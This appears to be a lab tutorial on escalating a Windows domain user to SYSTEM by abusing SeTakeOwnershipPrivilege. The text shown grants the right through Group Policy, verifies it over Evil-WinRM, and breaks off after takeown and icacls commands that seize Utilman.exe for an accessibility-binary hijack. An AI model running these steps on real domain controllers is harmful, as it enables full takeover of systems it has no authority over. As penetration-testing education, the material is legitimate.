


WINDOWS PRIVILEGE ESCALATION



SeTakeOwnershipPrivilege





Contents

Overview	3
Introduction	3
Lab Environment	3
Understanding SeTakeOwnershipPrivilege	4
Creating the Domain User.....	4
Assigning SeTakeOwnershipPrivilege via Group Policy	5
Enforcing the Policy.....	10
Verifying the Privilege Remotely	11
Exploitation 1 — Utilman.exe Hijack for a SYSTEM Command Prompt	11
Exploitation 2 — On-Screen Keyboard Hijack with a Reverse Shell	15
Mitigation Strategies	18
Conclusion.....	19





Overview

This article demonstrates how a single delegated user right — `SeTakeOwnershipPrivilege` — can be weaponised to elevate a standard domain user to full `SYSTEM` control on a Windows Domain Controller. The narrative opens by explaining what the privilege authorises, then constructs the exact misconfiguration in a lab: a fresh domain account is created, granted the Take ownership of files or other objects right through Group Policy, and verified over a remote PowerShell session. From that single foothold, two independent exploitation chains hijack accessibility binaries in `C:\Windows\System32` — first `Utilman.exe` and then `osk.exe` — to spawn a `SYSTEM` command prompt from the pre-authentication login screen. The first chain resets the built-in Administrator password directly on the Domain Controller; the second lands a reverse shell back to the attacker. The article closes with concrete mitigation guidance covering policy hygiene, integrity checks on system binaries, and the detection opportunities each technique leaves behind.

Introduction

`SeTakeOwnershipPrivilege` is one of the **most under-appreciated user rights in Windows** — it lets a security principal seize ownership of any file, folder, registry key, or other securable object on a system, without regard to the existing DACL. Once ownership changes hands, the new owner can rewrite the security descriptor at will and grant themselves full control over the object, including the ability to overwrite it. On a Domain Controller, this collapses the boundary between a low-privileged domain user and `SYSTEM` in three commands: **take ownership of a signed system binary that runs as `SYSTEM` at the login screen, grant write access, and swap it for `cmd.exe` or a reverse-shell payload**. The two natural targets are the accessibility utilities — `Utilman.exe` (the Ease of Access handler) and `osk.exe` (the On-Screen Keyboard) — because both are launched by `winlogon.exe` before any user has authenticated. This article walks through the assignment of `SeTakeOwnershipPrivilege` via Group Policy, verifies the privilege from a remote session, and demonstrates two full exploitation chains that each end with a `SYSTEM` shell.

Lab Environment

The demonstration targets a Windows Server Domain Controller belonging to the `ignite.local` domain, reachable at `192.168.1.13`, and a secondary Windows host at `192.168.1.15` used for the reverse-shell variant. The attacker operates from a Kali Linux host at `192.168.1.17` using `Evil-WinRM` for remote PowerShell access and `rdesktop` for RDP interaction with the login screen. A standard domain user account named **raaz** is created and later assigned `SeTakeOwnershipPrivilege` through Group Policy, simulating a common misconfiguration.





Lab Environment

SeTakeOwnershipPrivilege — Windows Privilege Escalation

Authorised Lab · ignite.local

ACTIVE DIRECTORY DOMAIN
ignite.local

SUBNET
192.168.1.0/24

ACCESS VECTOR
WinRM + RDP

ATTACKER
Kali Linux
192.168.1.17
Operator workstation running **rolling Kali**
evil-winrm · rdesktop · msfvenom · flurap · nc

PRIMARY TARGET
DOMAIN CONTROLLER
DC01
192.168.1.13
Windows Server 2019 · Utilman.exe hijack target
AD DS · WinRM :5985 · RDP :3389 · Utilman.exe

DOMAIN MEMBER
Windows Host
192.168.1.15
Windows Server 2019 · osk.exe reverse-shell target
WinRM :5985 · RDP :3389 · osk.exe · TCP :443

SIMULATED MISCONFIGURATION
Standard domain user: **IGNITE\raaz** is created and delegated **SeTakeOwnershipPrivilege** ("Take ownership of files or other objects") through Group Policy — the exact assignment auditors miss when a backup or archival product is scoped too broadly.

FOOTHOLD ACCOUNT
raaz

Attacker · Primary target (DC) · Secondary target · Delegated privilege

hackingarticles.in

Understanding SeTakeOwnershipPrivilege

SeTakeOwnershipPrivilege, exposed in policy editors as "Take ownership of files or other objects", **allows a security principal to become the owner of any securable object on the system**, bypassing the object's existing permissions. Windows originally reserved this right for backup and restore operators who legitimately need to recover corrupted or inaccessible files. In practice, however, ownership is the highest form of control in the Windows security model — the owner of an object can always modify its DACL, regardless of what the DACL currently allows. Holders of the privilege can therefore hijack any file on disk, including protected system binaries in C:\Windows\System32, and either replace them outright or grant themselves write access to overwrite them.

By default, only members of the Administrators group are granted this right. When it is delegated to a lower-privileged user or group — often for legitimate but poorly scoped reasons such as supporting a backup or archival agent — the assignment becomes a direct path to privilege escalation.

Creating the Domain User

The attack scenario begins on the Domain Controller, where the administrator provisions a new standard domain account named **raaz** with the password **Password@1**. The `/domain` switch tells the `net user` utility to create the object in Active Directory rather than in the local SAM database, and the command completes without elevating the account to any administrative group.

```
net user raaz Password@1 /add /domain
```




```
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>net user raaz Password@1 /add /domain ←
The command completed successfully.

C:\Users\Administrator>
```


Assigning SeTakeOwnershipPrivilege via Group Policy

With the account in place, the next step is to open **Group Policy Management** from Server Manager's Tools menu. Group Policy Management is the standard console for editing domain-wide policy objects and is the correct entry point for delegating a User Rights Assignment.





Inside GPMC, the console tree displays the forest, its domains, and the organisational units that contain Group Policy Objects. Because the Take ownership right must apply across the domain, the operator navigates to **Forest → Domains → ignite.local**, right-clicks the **Default Domain Policy**, and selects **Edit to open it in the Group Policy Management Editor**.



The Group Policy Management Editor exposes the full policy tree for the selected GPO. The path to the target setting runs through **Computer Configuration → Policies → Windows Settings → Security Settings → Local Policies → User Rights Assignment**. The right-hand pane lists every user right that can be delegated on machines to which the GPO applies. The setting of interest, take ownership of files or other objects, appears near the bottom of the list and currently reads Not Defined.



Group Policy Management Editor


File Action View Help

Default Domain Policy [DC1.IGNITE.LOCAL] Policy


- Computer Configuration
 - Policies (1)
 - Software Settings
 - Windows Settings (2)
 - Name Resolution Policy
 - Scripts (Startup/Shutdown)
 - Deployed Printers
 - Security Settings (3)
 - Account Policies
 - Local Policies (4)
 - Audit Policy
 - User Rights Assignment (5)
 - Security Options
 - Event Log
 - Restricted Groups
 - System Services
 - Registry
 - File System
 - Wired Network (IEEE 802.3) Policies
 - Windows Defender Firewall with A
 - Network List Manager Policies
 - Wireless Network (IEEE 802.11) Poli
 - Public Key Policies
 - Software Restriction Policies
 - Application Control Policies
 - IP Security Policies on Active Direct
 - Advanced Audit Policy Configurati
 - Policy-based QoS
 - Administrative Templates: Policy definitio
 - Preferences
 - User Configuration
 - Policies
 - Preferences

Policy	Policy Setting
Access Credential Manager as a trusted caller	Not Defined
Access this computer from the network	Not Defined
Act as part of the operating system	Not Defined
Add workstations to domain	Not Defined
Adjust memory quotas for a process	Not Defined
Allow log on locally	Not Defined
Allow log on through Remote Desktop Services	Not Defined
Back up files and directories	Not Defined
Bypass traverse checking	Not Defined
Change the system time	Not Defined
Change the time zone	Not Defined
Create a pagefile	Not Defined
Create a token object	Not Defined
Create global objects	Not Defined
Create permanent shared objects	Not Defined
Create symbolic links	Not Defined
Debug programs	Not Defined
Deny access to this computer from the network	Not Defined
Deny log on as a batch job	Not Defined
Deny log on as a service	Not Defined
Deny log on locally	Not Defined
Deny log on through Remote Desktop Services	Not Defined
Enable computer and user accounts to be trusted for delegati...	Not Defined
Force shutdown from a remote system	Not Defined
Generate security audits	Not Defined
Impersonate a client after authentication	Not Defined
Increase a process working set	Not Defined
Increase scheduling priority	Not Defined
Load and unload device drivers	Not Defined
Lock pages in memory	Not Defined
Log on as a batch job	Not Defined
Log on as a service	Not Defined
Manage auditing and security log	Not Defined
Modify an object label	Not Defined
Modify firmware environment values	Not Defined
Obtain an impersonation token for another user in the same ...	Not Defined
Perform volume maintenance tasks	Not Defined
Profile single process	Not Defined
Profile system performance	Not Defined
Remove computer from docking station	Not Defined
Replace a process level token	Not Defined
Restore files and directories	Not Defined
Shut down the system	Remote Management Users
Synchronize directory service data	Not Defined
Take ownership of files or other objects	Not Defined (6)

Double-clicking **Take ownership of files or other objects** opens its **Properties dialog**. Ticking the Define these policy settings checkboxes activates the assignment, and the list is initially empty. The Add User or Group button below invites principals into the delegation.



The **Add User or Group** button accepts principals in the standard **DOMAIN\username** notation. Entering **IGNITE\raaz** queues the previously created domain user for the assignment. Applying and closing the dialog commits the change to the GPO. From this moment on, the raaz account holds Take ownership of files or other objects on every machine to which the policy applies.



Enforcing the Policy

Group Policy refreshes on target machines according to a schedule, but the operator forces an immediate application with **gpupdate /force**. This flushes the local cache, re-reads the modified GPO from the Domain Controller, and applies the new user right without waiting for the background refresh cycle.

```
gpupdate /force
```



```
C:\Users\Administrator>gpupdate /force ←  
Updating policy...
```

Verifying the Privilege Remotely

From the Kali attacker host, Evil-WinRM opens an authenticated PowerShell session against the Domain Controller using the raaz account and its plaintext password. Once the shell lands, the `whoami /priv` command enumerates every privilege currently held in the user's access token.

```
evil-winrm -i 192.168.1.13 -u raaz -p Password@1  
whoami /priv
```

```
root@kali ~  
➤ evil-winrm -i 192.168.1.13 -u raaz -p Password@1 ←  
Evil-WinRM shell v3.9  
Warning: Remote path completions is disabled due to ruby limitation: undefined method `<br>Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm<br>Info: Establishing connection to remote endpoint<br>*Evil-WinRM* PS C:\Users\raaz\Documents>  
*Evil-WinRM* PS C:\Users\raaz\Documents> whoami /priv<br>PRIVILEGES INFORMATION<br>+-----+-----+-----+<br>Privilege Name      Description                      State<br>+-----+-----+-----+<br>SeMachineAccountPrivilege  Add workstations to domain      Enabled<br>SeTakeOwnershipPrivilege   Take ownership of files or other objects Enabled<br>SeShutdownPrivilege        Shut down the system            Enabled<br>SeChangeNotifyPrivilege    Bypass traverse checking         Enabled<br>SeIncreaseWorkingSetPrivilege  Increase a process working set   Enabled<br>*Evil-WinRM* PS C:\Users\raaz\Documents>  
*Evil-WinRM* PS C:\Users\raaz\Documents>
```

The output confirms that **SeTakeOwnershipPrivilege** is present and, more importantly, **Enabled** — meaning the token can immediately exercise the right without any additional privilege elevation call. This is the green light for every technique that follows.

Exploitation 1 — Utilman.exe Hijack for a SYSTEM Command Prompt

The first exploitation chain hijacks **C:\Windows\System32\Utilman.exe** — the Ease of Access handler that winlogon.exe launches whenever a user clicks the accessibility icon on the login screen. Because Utilman runs as **NT AUTHORITY\SYSTEM** and executes before any user has authenticated, replacing it with cmd.exe yields a SYSTEM command prompt directly on the pre-authentication desktop.





Two commands complete the primitive. **takeown** transfers ownership of Utilman.exe from TrustedInstaller to the raaz user, exercising SeTakeOwnershipPrivilege. **icacls** then rewrites the DACL to grant raaz full control over the newly owned file. The combination is the entire escalation primitive expressed in two lines.

```
takeown /f C:\Windows\System32\Utilman.exe  
icacls C:\Windows\System32\Utilman.exe /grant raaz:F
```

```
*Evil-WinRM* PS C:\Users\raaz\Documents> takeown /f C:\Windows\System32\Utilman.exe  
SUCCESS: The file (or folder): "C:\Windows\System32\Utilman.exe" now owned by user "IGNITE\raaz".  
*Evil-WinRM* PS C:\Users\raaz\Documents>  
*Evil-WinRM* PS C:\Users\raaz\Documents> icacls C:\Windows\System32\Utilman.exe /grant raaz:F  
processed file: C:\Windows\System32\Utilman.exe  
Successfully processed 1 files; Failed processing 0 files  
*Evil-WinRM* PS C:\Users\raaz\Documents>
```

